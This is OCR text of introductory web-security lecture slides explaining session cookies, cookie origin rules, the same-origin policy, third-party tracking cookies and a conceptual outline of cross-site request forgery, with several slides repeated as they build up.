
Store the cookie

GET /private_data.html HTTP/1.1
Cookie: session=FhizeVY

1. Check token in the database
2. If it exists, user is authenticated

HTTP/1.1 200 OK

Cookie Example



Client Side

Server Side

GET /login_form.html HTTP/1.1

HTTP/1.1 200 OK

POST /cgi/login.sh HTTP/1.1

HTTP/1.1 302 Found
Set-Cookie: session=FhizeVY

Store the cookie

If credentials are correct:

1. Generate a random token
2. Store token in the database
3. Send token to the client

GET /private_data.html HTTP/1.1
Cookie: session=FhizeVYS

1. Check token in the database
2. If it exists, user is authenticated

HTTP/1.1 200 OK

GET /my_files.html HTTP/1.
Cookie: session=FhizeVYSkS7X2K;

Managing State

- Each origin may set cookies
  - Objects from embedded resources may also set cookies

```
<img src=“http://www.images.com/cats/adorablekitten.jpg"></
img>
```

Managing State

- Each origin may set cookies
    - Objects from embedded resources may also set cookies

```
<img src=“http://www.images.com/cats/adorablekitten.jpg"></
img>
```

- When the browser sends an HTTP request to origin *D*, which cookies are included?

Managing State

- Each origin may set cookies
  - Objects from embedded resources may also set cookies

```
<img src=“http://www.images.com/cats/adorablekitten.jpg"></img>
```

- When the browser sends an HTTP request to origin *D*, which cookies are included?
  - Only cookies for origin *D* that obey the specific path constraints

Managing State

- Each origin may set cookies
  - Objects from embedded resources may also set cookies

```
<img src=“http://www.images.com/cats/adorablekitten.jpg"></img>
```

- When the browser sends an HTTP request to origin *D*, which cookies are included?
  - Only cookies for origin *D* that obey the specific path constraints

Managing State

- Each origin may set cookies
  - Objects from embedded resources may also set cookies

```
<img src=“http://www.images.com/cats/adorablekitten.jpg"></img>
```

- When the browser sends an HTTP request to origin *D*, which cookies are included?
  - Only cookies for origin *D* that obey the specific path constraints


- Origin consists of <domain, path>

Site A and Site B have different COOKIE jars.

Javascript from A cannot read/write DOM/cookie/state from B.


Third-party cookies, tracking

Visit A.com first.




Third-party cookies, tracking

Visit A.com first.




Visit c.com next.



Cookies: {a.com: 1, b.com:2}

Examples

Blocking



uBlock Origin
by Raymond Hill

Finally, an efficient blocker. Easy on CPU and memory.

Cross-site Request Forgery (CSRF) attack

Should be safe to browse many sites concurrently:

Cross-Site Request Forgery (CSRF)

1. Assume victim has google/fbook/twitter cookies already setup.


2. Victim visits ATTACKER page.

3. ATTACKER page HTML causes a request to google/...

   this request uses Victims google/ cookie jar

   request unknowingly changes state of victim's account

Basic picture



